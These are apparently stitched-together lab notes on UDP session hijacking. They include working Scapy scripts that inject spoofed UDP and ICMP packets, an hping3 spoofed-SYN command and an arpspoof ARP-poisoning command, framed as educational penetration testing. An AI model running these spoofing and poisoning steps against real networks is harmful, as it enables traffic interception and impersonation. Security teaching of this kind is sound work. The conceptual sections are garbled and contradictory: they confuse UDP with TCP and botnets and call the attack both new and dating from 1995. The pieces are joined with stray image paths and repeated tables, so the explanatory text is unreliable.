- UDS Packet is a low-level transport protocol used on LAN's and WAN's to send packets between two endpoints. UDP Session Hijacking is an attack where the attacker tricks the victim into using their computer as part of a botnet, typically by sending them unsolicited requests disguised as coming from legitimate sources. This illegitimate traffic can then be used to exploit vulnerable systems or steal data. UDP session hijacking is a method of compromising a computer session by manipulating the session's Transmission Control Protocol (TCP) traffic. The attacker manipulates the data sent over the network, which can then be used to hijack the session or steal information.
  There are a number of risks involved with using UDP session hijacking in ethical hacking. Firstly, UDP packets are not encrypted and are therefore easier to capture and manipulate. This makes it easier for the attacker to steal data or hijack the session. Additionally, the attacker has control over the data being sent, which means they can tamper with it in a number of ways. This could allow them to steal information or modify it in order to exploit the system.




UDP Hijacking Attacks:

- One of the most powerful hackers will hijack a UDP broadcast. This allows them to steal data like passwords and credit cards.
- The attacker, who can be someone nearby or halfway around the world, accesses the information by sending out a false reply to the victim's communications request to an application that uses UDP as its transport protocol.
- This is possible in Windows XP, Windows Vista, Windows 7, and Windows 8 operating systems.
- UDP packets are accepted by default on most versions of Microsoft operating system since XP. It is a default setting for anyone using an application on this operating system. Since these packets are not verified by the operating system, a hacker can send one reply to another legitimate user's request.
- This allows the hacker to receive any useful data like passwords and credit cards from the unsuspecting user. This is dangerous because no one notices anything unless the session gets degraded or broken because of a lack of response from the server.
- If firewall protection is in place, it will notify the user and block any unauthorized incoming packets.


## A Scenario of UDP Session Hijacking:

- In UDP session hijacking, an attacker doesn't need features like Transmission control protocol, for example, sequence numbers and ACK mechanism to do session hijacking.
- These attacks took place in the wild back at the beginning of 1995. In this attack, an attacker is concerned about the connection between terminals.


## Examples of UDP Session Hijacking:

We can use netcat on Kali-Linux to perform UDP Session Hijacking.
**Step 1:** Open terminal on Kali Linux
**Step 2:** Type the following command to communicate with UDP Server.
*nc -z -v -u [Localhost Address]  [ add UDP  port]*

**Output:**



Basic Help Command:



```
[v1.10-47]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```

## Conclusion:

UDP hijacking is a new type of attack that can help malicious people steal valuable data from unsuspecting users. This is dangerous because it does not leave any trace or sign of the attack except for an unresponsive program. It is expected that this type of attack will become more known as the number of devices gets connected to the Internet and reach an expected 50 billion by 2020.

Lab Manual: UDP Session Hijacking using Scapy on Ubuntu

This lab guide provides step-by-step instructions to perform a **UDP session hijacking attack** using Scapy in an isolated test environment.

⚠ **Disclaimer:** This guide is for educational and ethical penetration testing purposes only. Unauthorized network attacks are illegal.

---

# 1. Lab Setup

## 1.1. Required Tools

Ensure your Ubuntu machine has the following tools installed:

- **Scapy** (For crafting and injecting packets)
- **Wireshark** (For monitoring and analyzing traffic)
- **Netcat (nc)** (For setting up a UDP chat simulation)

## 1.2. Install Dependencies

Run the following commands to install the required tools:

```
bash
CopyEdit
sudo apt update
sudo apt install python3-scapy wireshark netcat -y
```

## 1.3. Network Configuration

- **Victim Machine** (A host communicating over UDP)
- **Attacker Machine** (Your Ubuntu machine running Scapy)
- **Target IP Address:** Obtain the victim's IP using `ifconfig` or `ip a`

---

# 2. Simulating a UDP Session

## 2.1. Start a UDP Server (Victim)

On the victim machine, start a UDP listener using Netcat:

```
bash
CopyEdit
nc -u -lvp 9999
```

This command opens UDP port **9999** and waits for messages.

### 2.2. Send UDP Messages from the Client

On another machine, send a UDP message to the victim:

```
bash
CopyEdit
echo "Hello, Server" | nc -u <victim_IP> 9999
```

Verify the message appears on the victim's machine.

---

# 3. Capturing and Hijacking UDP Session

### 3.1. Sniff UDP Traffic (Attacker)

Use **tcpdump** or **Wireshark** to capture UDP packets:

```
bash
CopyEdit
sudo tcpdump -i eth0 udp port 9999 -n
```

or

```
bash
CopyEdit
wireshark &
```

Look for UDP packets and note the **source IP and port**.

### 3.2. Inject Spoofed UDP Packets (Hijacking)

Using **Scapy**, craft and send spoofed UDP packets:

```
python
CopyEdit
from scapy.all import *

# Define victim details
victim_ip = "<victim_IP>"
victim_port = 9999
spoofed_ip = "<client_IP>"  # Spoofing the real sender

# Craft and send the UDP packet
packet = IP(src=spoofed_ip, dst=victim_ip) / UDP(sport=12345,
dport=victim_port) / Raw(load="Hacked Message")
send(packet, verbose=1)
```

```
print("Spoofed UDP packet sent!")
```

Save the script as `udp_hijack.py` and run:

| Perform to spoof IP address of your own system using Kali Linux |
| --- |
| Perform to spoof IP address of your own system using Kali Linux |

```
bash
CopyEdit
python3 udp_hijack.py
```

### 3.3. Verify Hijacking

Check the victim's terminal. If successful, the message **"Hacked Message"** appears, injected by the attacker.

---

# 4. Prevention Measures

- Use **encrypted UDP** (e.g., DTLS) to prevent spoofing.
- Implement **source authentication** using packet signing.
- Use **firewall rules** to restrict unexpected UDP packets.
- Enable **intrusion detection systems** to monitor anomalies.

7. Perform to Spoof the IP address of your own system using Kali linux

| Perform to spoof IP address of your own system using Kali Linux |
|---|

# Spoof IP Using hping3 (CLI)

`hping3` is a command-line packet crafting tool that allows you to spoof IP addresses.

### Install hping3 (If Not Installed)

```
sudo apt install hping3
```

### Send a Spoofed SYN Packet

```
sudo hping3 -S -a 192.168.1.200 -p 80 192.168.1.100
```

📌 **Explanation**:

- `-S` → Sends a **SYN** packet
- `-a 192.168.1.200` → Spoofed source IP
- `-p 80` → Target port (HTTP)
- `192.168.1.100` → Target IP

🔻 **Use Case**: Simulates a connection from a fake IP to the target.

---

*What is Scapy?*

Scapy is a powerful Python library for **packet crafting, sending, sniffing, and manipulation**. It allows network engineers, penetration testers, and security researchers to create and analyze packets at a low level.

📌 **Key Features of Scapy**:

- **Packet Crafting**: Create and modify packets for different protocols (IP, TCP, UDP, ICMP, ARP, etc.).
- **Packet Sniffing**: Capture and analyze network traffic.
- **Network Scanning**: Perform port scans, OS fingerprinting, and active reconnaissance.
- **Security Testing**: Spoof packets, perform MITM attacks, and exploit network vulnerabilities.

---

### 2 How Scapy Works

Scapy operates at **Layer 2 (Data Link)** and **Layer 3 (Network)** of the **OSI model**. It allows direct access to network interfaces and protocols.

When a packet is created in Scapy, it consists of **protocol layers**. Each layer is independent and can be modified individually.

```
Ethernet / IP / TCP / Payload
```

Each layer can be customized with specific fields.

---

### 3 Scapy vs. Traditional Tools

| Feature | Scapy | Wireshark | Nmap | hping3 |
|---|---|---|---|---|
| **Packet Crafting** | ✅ Yes | ❌ No | ❌ No | ✅ Yes |
| **Packet Sniffing** | ✅ Yes | ✅ Yes | ❌ No | ❌ No |
| **Network Scanning** | ✅ Yes | ❌ No | ✅ Yes | ✅ Yes |
| **Traffic Analysis** | ✅ Yes | ✅ Yes | ❌ No | ❌ No |

# Installing Scapy in Kali Linux

Scapy comes pre-installed in Kali Linux. If not installed, run:

```
bash
CopyEdit
sudo apt install python3-scapy
```

Then, launch Scapy in interactive mode:

```
bash
CopyEdit
sudo scapy
```

---

| Feature | Scapy | Wireshark | Nmap | hping3 |
|---|---|---|---|---|

## 2 Sending Basic Packets

Scapy can send ICMP, TCP, and UDP packets.

### Send an ICMP (Ping) Packet

```
python
CopyEdit
send(IP(dst="192.168.1.1")/ICMP())
```

This sends a ping request to `192.168.1.1`.

### Send a TCP SYN Packet

```
python
CopyEdit
send(IP(dst="192.168.1.1")/TCP(dport=80, flags="S"))
```

This sends a **SYN** packet to port 80.

### Send a UDP Packet

```
python
CopyEdit
send(IP(dst="192.168.1.1")/UDP(dport=53))
```

This sends a UDP packet to port 53 (DNS).

---

## 3 Spoofing IP Address

You can **spoof your IP** by changing the source address.

```
python
CopyEdit
send(IP(src="192.168.1.100",
dst="192.168.1.1")/ICMP())
```

This makes the packet **appear** to come from `192.168.1.100`.

---

## 4 Capturing and Sniffing Packets

Scapy can **sniff packets** on an interface.

### Sniff All Packets on eth0

```
python
CopyEdit
sniff(iface="eth0", count=10)
```

This captures **10 packets** from `eth0`.

### Sniff Only ICMP (Ping) Packets

```
python
CopyEdit
sniff(filter="icmp", count=5, prn=lambda pkt:
pkt.summary())
```

This captures and prints **5 ICMP packets**.

---

## 5 Displaying Packet Details

You can inspect packets deeply.

```
python
CopyEdit
packet = IP(dst="192.168.1.1")/TCP(dport=80)
packet.show()
```

This displays all details of the packet.

---

## 6 Writing Packets to a PCAP File

Save packets for later analysis in **Wireshark**.

```
python
CopyEdit
packets = sniff(count=5)
wrpcap("captured.pcap", packets)
```

This saves **5 packets** to `captured.pcap`.

---

## 7 Reading Packets from a PCAP File

| Feature | Scapy | Wireshark | Nmap | hping3 |
|---|---|---|---|---|

Load packets from a previously saved file.

```
python
CopyEdit
packets = rdpcap("captured.pcap")
packets.summary()
```

# Spoof IP Using Scapy (Python)

`Scapy` is a Python library for crafting packets.

### Install Scapy

```
bash
sudo apt install python3-scapy
```

### Run the Python Script to Send a Spoofed ICMP Packet

```
from scapy.all import *

target_ip = "192.168.1.100"  # Replace with target IP
spoofed_ip = "192.168.1.200"  # Fake IP

packet = IP(src=spoofed_ip, dst=target_ip) / ICMP()
send(packet)

print(f"Sent spoofed ICMP packet from {spoofed_ip} to {target_ip}")
```

🔻 **Use Case**: Simulates a ping from a fake IP address.

---

# 3 $poof IP Using arpspoof (LAN Attack)

`arpspoof` is used for ARP poisoning (LAN-based attacks).

### Install arpspoof

```
sudo apt install dsniff
```

### Launch ARP Spoofing

```
bash
CopyEdit
sudo arpspoof -i eth0 -t 192.168.1.100 -r 192.168.1.1
```

📌 **Explanation**:

- `-i eth0` → Network interface
- `-t 192.168.1.100` → Target device
- `-r 192.168.1.1` → Router

🔹 **Use Case**: Redirects target's traffic through your machine.

---

# 4 Spoof IP Using iptables (Firewall)

Use `iptables` to **masquerade** as a different IP.

### Enable IP Forwarding

```
bash
CopyEdit
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

### Spoof Your IP

```
bash
CopyEdit
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

🔹 **Use Case**: Changes your outbound IP.

---

# 5 Verify Spoofed Traffic Using Wireshark

1. **Open Wireshark**:

   ```
   bash
   CopyEdit
   sudo wireshark
   ```

2. **Apply a Filter**:

   ```
   ini
   CopyEdit
   ip.src == 192.168.1.200
   ```

3. **Analyze Packets**: Check if packets appear as coming from the spoofed IP.

```
from scapy.all import *

# Define the target IP and spoofed IP
target_ip = "192.168.1.1"   # Replace with the actual target IP
spoofed_ip = "192.168.1.100"  # Replace with the fake source IP

# Create a spoofed ICMP packet (ping)
packet = IP(src=spoofed_ip, dst=target_ip)/ICMP()

# Send multiple packets
send(packet, count=5)

print(f"Sent 5 spoofed packets from {spoofed_ip} to {target_ip}")
```

nano spoofy.py  -> open a .py file

CTRL+X to exit

Press Y to Save

Press enter to confirm

Run the spoofy.py file

Sudo python3 spoofy.py